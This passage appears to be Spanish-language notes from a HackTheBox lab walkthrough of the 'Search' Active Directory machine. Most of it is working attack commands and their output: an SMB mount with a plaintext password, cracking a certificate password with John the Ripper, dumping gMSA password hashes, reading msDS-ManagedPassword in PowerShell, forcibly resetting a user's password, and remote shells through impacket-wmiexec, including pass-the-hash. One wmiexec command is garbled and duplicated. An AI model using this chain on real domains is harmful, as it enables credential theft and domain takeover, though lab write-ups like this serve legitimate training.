mount -t cifs -o 'username=Sierra.Frye,password=$$49=wide=STRAIGHT=jordan=28$$18' //10.129.125.206/RedirectedFolders$ /mnt/search
```


hacemos un tree y sacamos esto



que son dos claves privadas

Evil-winrm puerto 5985-5986

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Backup All...
Import...
Delete...
OK
Password Required - Mozilla Firefox
Please enter the password that was used to encrypt this certificate backup:
Cancel
Sign in


File Actions Edit View Help
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staff.pfx:$pfxng$1$20$2000$20$ab06d852d1875d818341c5737782c7117277265e$3082108730820620060092a864886f70d010701a0820611048206d0308206093082060506 0b2a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e0408cc8cfc26a55751d20
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


pfx2john staff.pfx > hashpfx
ls
excel
20240521202005_containers.json
20240521202005_gpos.json
20240521202005_ous.json
allports
creed
escaneo
hashpfx
search-RESEARCH-CA.p12
users
20240521202005_computers.json
20240521202005_domains.json
20240521202005_groups.json
20240521202005_users.json
allports_ep
creed2
hash
Phishing_Attempt.xlsx
staff.pfx
usersexcel
john --wordlist=/usr/share/wordlists/rockyou.txt hashpfx
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
misspissy (staff.pfx)
1g 0:00:00:53 DONE (2024-06-06 19:08) 0.01862g/s 102175p/s 102175c/s 102175C/s misssnamy..missmuffet01
Use the "--show" option to display all of the cracked passwords reliably




entramos



Siempre que se tenga un nuevo usuario es principalmemte ver el BLoodhunt






```
❯ cd gMSADumper
❯ ls
__init__.py  COPYING  gMSADumper.py  README.md  requirements.txt
❯ python3 gMSADumper.py -u 'sierra.frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' -d 'search.htb'
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
BIR-ADFS-GMSA$:aes256-cts-hmac-sha1-96:06e03fa99d7a99ee1e58d795dccc7065a08fe7629441e57ce463be2bc51acf38
BIR-ADFS-GMSA$:aes128-cts-hmac-sha1-96:dc4a4346f54c0df29313ff8a21151a42
home/unicomanu/Academia/search/gMSADumper on main took 58s
```


Una vez que hemos entrado hemos mirado el grupo GMSAPassword y debemos escalar permisios para ser este y debemos hacer estos comandos


```Bash
1. $gmsa = Get-ADServiceAccount -Identity 'BIR-ADFS-GMSA' -
Properties 'msDS-ManagedPassword'

2. _[_19:36_]_

    $mp = $gmsa.'msDS-ManagedPassword'

3. _[_19:37_]_

    ConvertFrom-ADManagedPasswordBlob $mp

4. _[_19:37_]_

    $password = (ConvertFrom-ADManagedPasswordBlob
$mp).CurrentPassword

5. _[_19:38_]_

    $SecPass = (ConvertFrom-ADManagedPasswordBlob
$mp).SecureCurrentPassword

6. _[_19:39_]_

    $cred = New-Object
System.Management.Automation.PSCredential BIR-ADFS-GMSA,
$SecPass

7. _[_19:40_]_

    Invoke-Command -ComputerName 127.0.0.1 -ScriptBlock
{whoami} -Credential $cred
```



Ahora vamos a escalar ahora como tenemos el permiso de DCSyn pues ppdemso cambiar la contraseña a un usuario que pueda tener contraseña


```Bash
Invoke-Command -ComputerName 127.0.0.1 -ScriptBlock {Set-ADAccountPassword -Identity tristan.davies -reset -NewPassword (ConvertTo-SecureString -AsPlainText 'Hacker2024!' -force)} -Credential $cred
```





Bash

```
impacket-wmiexec 'Administratormpacket-wmiexec 'Administrator@10.129.125.206' -hashes 'aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56'@10.129.125.206' -hashes 'aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56'
```


❯ impacket-wmiexec 'tristan.davies:Hacker2024!@10.129.125.206'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
c¡search\tristan.davies
C:\>cd /rrot
The system cannot find the path specified.
C:\>cd users
C:\users>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\users>dir
Volume in drive C has no label.
Volume Serial Number is B8F8-6F48
Directory of C:\users
11/08/2020 08:45 <DIR> .
